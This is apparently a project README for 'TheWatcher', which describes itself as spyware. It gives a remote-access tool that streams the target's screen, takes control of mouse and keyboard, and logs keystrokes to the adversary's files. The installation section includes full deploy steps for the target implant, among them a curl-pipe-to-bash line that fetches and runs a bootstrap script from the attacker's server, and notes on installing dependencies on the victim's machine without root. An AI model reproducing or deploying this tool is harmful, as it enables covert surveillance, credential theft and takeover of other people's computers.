TheWatcher

A spyware you should be aware of :)

Introduction

The watcher is a spyware program that has the ability to share screen, control mouse and keyboard and log keyboard of the target machine.

Components

- **Server** : The part of the code that runs on the server. It acts as a points of contact for target machine and the adversary(watcher) machine. This is required as the target and watcher cannot communicate from being within their private networks. Using a server allows multiple watchers. It also avoids the condition when watcher is down and target keeps trying to connect to it (if watcher and target are on the same network).
- **Target** : The part of the code that runs on the target machine. It takes instructions from the server (sent by the watcher) and works on it to let the watcher do whatever it wants.
- **Watcher** : The part of the code that runs on the adversary's machine. It lets the adversary send intructions to the target machine through the server.

Capabilities

- **Screen Reader** : The target screen reader takes screenshots of the target desktop periodically and sends them to the server. The server sends them to all the watcher screen readers who had requested to watch that target.
- **Controller** : The target controller receives controll events from the server (that were sent by the watcher controller) and controls the mouse or keyboard accordingly.
- **Keylogger** : The keylogger listens for keyboard events and sends them to the server. The server sends them to all the watchers watching that target. The watcher keylogger logs the keys in three different files in different ways (file names shown in parenthesis):
    1. The key codes along with action (press or release) (keys<timestamp>.vk)
    2. All the key names along with press of release (shown using down arrow and up arrow). (keys<timestamp>.verbose)
    3. Only the printable characters. Approximately as typed by the target user. (keys<timestamp>.log)


Installation

```
git clone https://github.com/AbhinavYdv/TheWatcher.git
cd TheWatcher
```

```
# --- Configuration
# Inside the Watcher, Server and Target directories, their is a Base/settings.py file.
# Set the address and port of your server their.
# These values should be same in the settings.py files of all three.

# --- Server Installation
# copy the 'Server' folder to your server machine and cd into it.
# copy the 'Files' folder to your server machine in the same directory where 'Server' is loc
virtualenv .venv
source .venv/bin/activate
pip install pillow
python main.py

# --- Watcher Installation
# copy The 'Watcher' folder to adversary machine and cd into it.
virtualenv .venv
source .venv/bin/activate
pip install pynput kivymd pillow
python main.py

# --- Target Installation
zip -r Target.zip Target
# copy this Target.zip file to 'Files' folder on your server
# run the following on a target machine to install and run target code on it.
curl <server-url>:<server-port>/target_bootstrap.sh | bash
```

The Watcher in action

The image below shows the screenreader able to watch the other machine running inside virtualbox.


Activities
TheWatcherServer - Mi...
Screencasts
keys1680809694.6896...
abhinav@TheWatcherS...
Ubuntu20.04(Fresh ins...
TheWatcher
en
Apr 7 01:08:14
84 %
Ubuntu20.04(Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Firefox Web Browser
Apr 7 01:08
Rick Astley - Never Gonn
PLAYING
https://www.youtube.com/watch?v=dQw4w9WgXcQ
YouTube
Search
Sign in
TheWatcher
Save
Pause
Stop
The Watcher
Rick Astley - Never Gonna Give You Up (Official Music Video)
Rick Astley
3.64M subscribers
Subscribe
16M
Share
Save
1.3B views 13 years ago #NeverGonnaGiveYouUp #RickAstley #WheneverYouNeedSomebody
The official video for "Never Gonna Give You Up" by Rick Astley
Michael Jackson - Billie Jean (Official Video)
Michael Jackson
1.3B views • 13 years ago
Backstreet Boys - I Want It That Way (Official HD Video)
Backstreet Boys
1.2B views • 13 years ago
George Michael - Careless
Right Ctrl

References

Screenshot

- mss
  - https://stackoverflow.com/questions/51966558/convert-mss-screenshot-to-pil-image
  - https://stackoverflow.com/questions/71453766/how-to-take-a-screenshot-from-part-of-screen-with-mss-python
- pygobject
  - https://stackoverflow.com/a/782768

Keylogging and controlling

- pynput docs

Miscellaneous

- https://docs.python.org/3/library/io.html

Research done

- Install linux packages required by our target code on target system without root privileges.
  - Download the required packages using `apt download <package-name>`

  - extarct it using `dpkg -x <file-name>`
  - copy `usr/lib` to `.venv/lib`(virtual env created on target system)
  - copy `usr/include` to `.venv/include`
- Convert keycodes of pynput to characters.
  - went through the source code of pynput to figure out from where is the keycode originating.
  - copied the required data strutures to my code and created functions to convert code to character.